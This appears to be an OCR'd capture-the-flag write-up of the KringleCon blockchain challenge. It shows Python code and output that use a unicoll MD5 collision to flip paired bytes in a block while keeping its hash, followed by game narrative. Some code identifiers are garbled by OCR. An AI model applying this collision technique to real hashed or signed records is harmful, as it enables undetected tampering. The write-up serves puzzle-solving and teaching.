
```
WARNING: 129459.pdf (object 1 0, offset 80): invalid character (<EF><BF><BD> in hexstring
WARNING: 129459.pdf (object 1 0, offset 82): unknown token while reading object; treating as
string
WARNING: 129459.pdf (object 1 0, offset 84): unknown token while reading object; treating as
string
WARNING: 129459.pdf (object 1 0, offset 100): unexpected >
WARNING: 129459.pdf (object 1 0, offset 101): unknown token while reading object; treating as
string
WARNING: 129459.pdf (object 1 0, offset 101): too many errors; giving up on reading object
WARNING: 129459.pdf (object 1 0, offset 128): expected endobj
129459.pdf (offset 129): unable to find /Root dictionary
```

Because we know that the statements seen in the PDF are probably all fraudulent, we can guess that Jack Frost has manipulated something in the file that allows different content to be viewed while preserving the computed hash. Let's proceed with the approach that this PDF has been as part of a hash collision computation, and the alteration might be causing the errors seen above. From reading the hints provided by the elves, we know that a particular type of collision called unicoll can be used to merge two different content areas into a single PDF document while preserving an MD5 has value:




Let's see if we can see that in our PDF file. Open it in VS Code to see if can see a split /Kids object.


Yes. In the following screenshot, we can see two /Kids objects (objects 2 and 3):




The main catalog currently points to Object 2 to define the content to display:



Let's see what happens if we repoint the catalog to Kids object 3 like follows:







Holy smokes – the viewable content has just changed from a series of Jack Frost endorsements to a report of Jack kicking a wombat. We also read that Jack has offered to submit the report on behalf of Shinny, so this gives Jack opportunity to perform the manipulation.

So we've got byte number one – changing the 32 to 33 at file offset 0x3F. That unwinds that Jack Frost manipulation.

Now we need to unwind the collision manipulation in order to preserve the hash. If we continue to assume unicoll, then we can potentially use this info:



Find the matching byte in the next 64-byte block (same position, just in the next 64-byte block).



Since we changed the byte at 0x3F from 0x32 to 0x33 (i.e., adding one), then we need to change the byte at 0x7F from 0x1C to 0x1B (i.e., subtracting one). If this works, then the MD5 hashes will still be the same.

Here is the code that we will use to perform the required pair of manipulations then test this.

```
if __name__ == '__main__':


    with open('official public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')

    JF = 1010

    block = c2.blocks[JF]
    #print(block)

    print ("Grabbing original hashes for later comparison...")

    # save the original hashes.

    original_internal_MD5 = block.hash
    original_full_MD5 =  c2.blocks[JF + 1].previous_hash

    print ("existing internal data MD5:", original_internal_MD5)
    print ("existing signed MD5:", original full MD5)

    hashSHA256 = SHA256.new()
    hashSHA256.update(block.block_data_signed())
    print ("Computed SHA256 original block:", hashSHA256.hexdigest())

    print ("\nUpdating the PDF bytes...")

    buffer = bytearray(block.data[1]['data'])  # get our raw PDF document bytes from the block
    buffer[0x3F] = ord('\x33')  # repoint the catalog from object 2 to object 3

    # now update the matching character in the next block.  Since we added one to first char,
we'll subtract one from this char.

    buffer[0x7F] = ord('\x1B')  # subtract one.  0x1C - 1 = 0x1B

    block.data[1]['data'] = bytes(buffer)  # write our updated PDF document buffer back to the
block

    # now compute the hash to see if it still matches.
    hashMD5 = MD5.new()
    hashMD5.update(block.block_data())
    if hashMD5.hexdigest() == original_internal_MD5:
        print ("W00t! internal MD5 matches after PDF change !!!!!!!!!!!!!")

        hashMD5 = MD5.new()
        hashMD5.update(block.block_data_signed())
        if hashMD5.hexdigest() == original_full_MD5:
            print ("W00t! signed MD5 matches after PDF change !!!!!!!!!!!!!")

            hashSHA256 = SHA256.new()
            hashSHA256.update(block.block data signed())
            print ("Computed SHA256 post-PDF-change block:", hashSHA256.hexdigest())
```

Run it:

```
root@ec288cd3e46f:/usr/src/app# ./fix-block.py
Grabbing original hashes for later comparison...
existing internal data MD5: 347979fece8d403e06f89f8633b5231a
existing signed MD5: b10b4a6bd373b61f32f4fd3a0cdfbf84
Computed SHA256 original block: 58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f

Updating the PDF bytes...
```

```
W00t! internal MD5 matches after PDF change !!!!!!!!!!!!
W00t! signed MD5 matches after PDF change !!!!!!!!!!!!
Computed SHA256 post-PDF-change block:
1adfc6bb0b81d0409b506b1544440b58096790dd272317780bec706f48e79b1e
root@ec288cd3e46f:/usr/src/app#
```

So far, so good. We've got two bytes.

Now let's get the next change. Tinsel Upatree told us that somehow Jack now has a positive score, which means that he had a negative score originally. Let's try to fix this by changing the block "sign" field from a "one" to a "zero". Like before, we'll then need to find the matching byte so our MD5 doesn't change.

Start by finding the actual sign byte. We know how the block is put together by looking at how the basic MD5 hash is computed:


```
def block_data(self):
    s = (str('%016.016x' % (self.index)).encode('utf-8'))
    s += (str('%016.016x' % (self.nonce)).encode('utf-8'))
    s += (str('%016.016x' % (self.pid)).encode('utf-8'))
    s += (str('%016.016x' % (self.rid)).encode('utf-8'))
    s += (str('%1.1i' % (self.doc_count)).encode('utf-8'))
    s += (str(('%08.08x' % (self.score))).encode('utf-8'))
    s += (str('%1.1i' % (self.sign)).encode('utf-8'))
    for d in self.data:
        s += (str('%02.02x' % d['type']).encode('utf-8'))
        s += (str('%08.08x' % d['length']).encode('utf-8'))
        s += d['data']
    s += (str('%02.02i' % (self.month)).encode('utf-8'))
    s += (str('%02.02i' % (self.day)).encode('utf-8'))
    s += (str('%02.02i' % (self.hour)).encode('utf-8'))
    s += (str('%02.02i' % (self.minute)).encode('utf-8'))
    s += (str('%02.02i' % (self.second)).encode('utf-8'))
    s += (str(self.previous_hash).encode('utf-8'))
    return(s)
```

The one-byte "sign" field is byte # (16 x 4 + 1 + 8 + 1) = 74, or offset 0x4B.

1010.dat

	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	DECODED TEXT
00000000	30	30	30	30	30	30	30	30	30	30	30	31	66	39	62	33	0 0 0 0 0 0 0 0 0 0 1 f 9 b 3
00000010	61	39	34	34	37	65	35	37	37	31	63	37	30	34	66	34	a 9 4 4 7 e 5 7 7 1 c 7 0 4 f 4
00000020	30	30	30	30	30	30	30	30	30	30	30	31	32	66	64	31	0 0 0 0 0 0 0 0 0 0 1 2 f d 1
00000030	30	30	30	30	30	30	30	30	30	30	30	30	30	32	30	66	0 0 0 0 0 0 0 0 0 0 0 0 0 2 0 f
00000040	32	66	66	66	66	66	66	66	66	31	66	66	30	30	30	30	2 f f f f f f f f 1 f f 0 0 0 0
00000050	30	30	36	63	EA	46	53	40	30	3A	60	79	D3	DF	27	62	0 0 6 c ê F S @ 0 : ` y Ó ß ' b

This means that our companion byte will be at offset 0x8B (remember that it needs to be in the same position, but in the next 64-byte block).




Since the first byte is moving from "1" to "0" (or 0x31 to 0x30), we need to increment the second byte from "0xD6" to "0xD7". We also note that the second byte is plopped into the middle of the first (binary) document, specifically offset 0x35. Let's add the following code to the previous code to accomplish changing the sign and also updating the first document.

```
    print ("\nUpdating the sign bytes...")

    # now update the sign (set it to 0)

    block.sign = 0  # this will ultimately generate a 0x30 in the data block when hashed.

    # grab the binary document.

    buffer = bytearray(block.data[0]['data'])  # get our raw binary document bytes from the block
    buffer[0x35] = ord('\xD7')  # add one.  0xD6 + 1 = 0xD7
    block.data[0]['data'] = bytes(buffer)  # write our updated binary document buffer back to the
block

    # now compute the hash to see if it still matches.
    hashMD5 = MD5.new()
    hashMD5.update(block.block data())
    if hashMD5.hexdigest() == original internal MD5:
        print ("Double-W00t! internal MD5 matches after sign change !!!!!!!!!!!!!")

        hashMD5 = MD5.new()
        hashMD5.update(block.block_data_signed())
        if hashMD5.hexdigest() == original full MD5:
            print ("Double-W00t! signed MD5 matches after sign change !!!!!!!!!!!!!")

            hashSHA256 = SHA256.new()
            hashSHA256.update(block.block_data_signed())
            print ("Computed SHA256 post-sign-change block:", hashSHA256.hexdigest())
```

Run the whole thing.


```
root@ec288cd3e46f:/usr/src/app# ./fix-block.py
Grabbing original hashes for later comparison...
existing internal data MD5: 347979fece8d403e06f89f8633b5231a
existing signed MD5: b10b4a6bd373b61f32f4fd3a0cdfbf84
Computed SHA256 original block: 58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f

Updating the PDF bytes...
W00t! internal MD5 matches after PDF change !!!!!!!!!!!!!
W00t! signed MD5 matches after PDF change !!!!!!!!!!!!!
Computed SHA256 post-PDF-change block:
1adfc6bb0b81d0409b506b1544440b58096790dd272317780bec706f48e79b1e

Updating the sign bytes...
Double-W00t! internal MD5 matches after sign change !!!!!!!!!!!!!
Double-W00t! signed MD5 matches after sign change !!!!!!!!!!!!!
Computed SHA256 post-sign-change block:
fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb
root@ec288cd3e46f:/usr/src/app#
```

Let's submit our SHA256 hash!



Let's proceed through the door in the rear of the office.

Now we are Santa's Balcony with Eve Snowshoes. Let's talk to her.




We need to shed our Santa body, return to our original form, then return here. Let's go back to the main level underneath the Santa portrait.

Now go through the wall, which should transform us and return us to the workshop room.


Work our way into the Santavator.

Use our javascript fingerprint bypass to return to Santa's office.




Now slip out the back door.

Eve Snowshoe says:





Santa says, as the credits start to roll…




So apparently the actual portrait was magical, not just the wall it was attached to!

Jack Frost says:




KringleCon
Narrative [7 of 7]
Objectives
Hints
Items
Talks
Achievements
Settings
Teleport
[Exit]
◄ GO BACK
KringleCon back at the castle, set the stage...
But it's under construction like my GeoCities page.
Feel I need a passport exploring on this platform -
Got half floors with back doors provided that you hack more!
Heading toward the light, unexpected what you see next:
An alternate reality, the vision that it reflects.
Mental buffer's overflowing like a fast food drive-thru trash can.
Who and why did someone else impersonate the big man?
You're grepping through your brain for the portrait's "JFS"
"Jack Frost: Santa," he's the villain who had triggered all this mess!
Then it hits you like a chimney when you hear what he ain't saying:
Pushing hard through land disputes, tryin' to stop all Santa's sleighing.
All the rotting, plotting, low conniving streaming from that skull.


KringleCon
Narrative [7 of 7]
Objectives
Hints
Items
Talks
Achievements
Settings
Teleport
[Exit]
◄ GO BACK
2) Investigate S3 Bucket
3) Point-of-Sale Password Recovery
4) Operate the Santavator
5) Open HID Lock
6) Splunk Challenge
7) Solve the Sleigh's CAN-D-BUS Problem
8) Broken Tag Generator
9) ARP Shenanigans
10) Defeat Fingerprint Sensor
11a) Naughty/Nice List with Blockchain Investigation Part 1
11b) Naughty/Nice List with Blockchain Investigation Part 2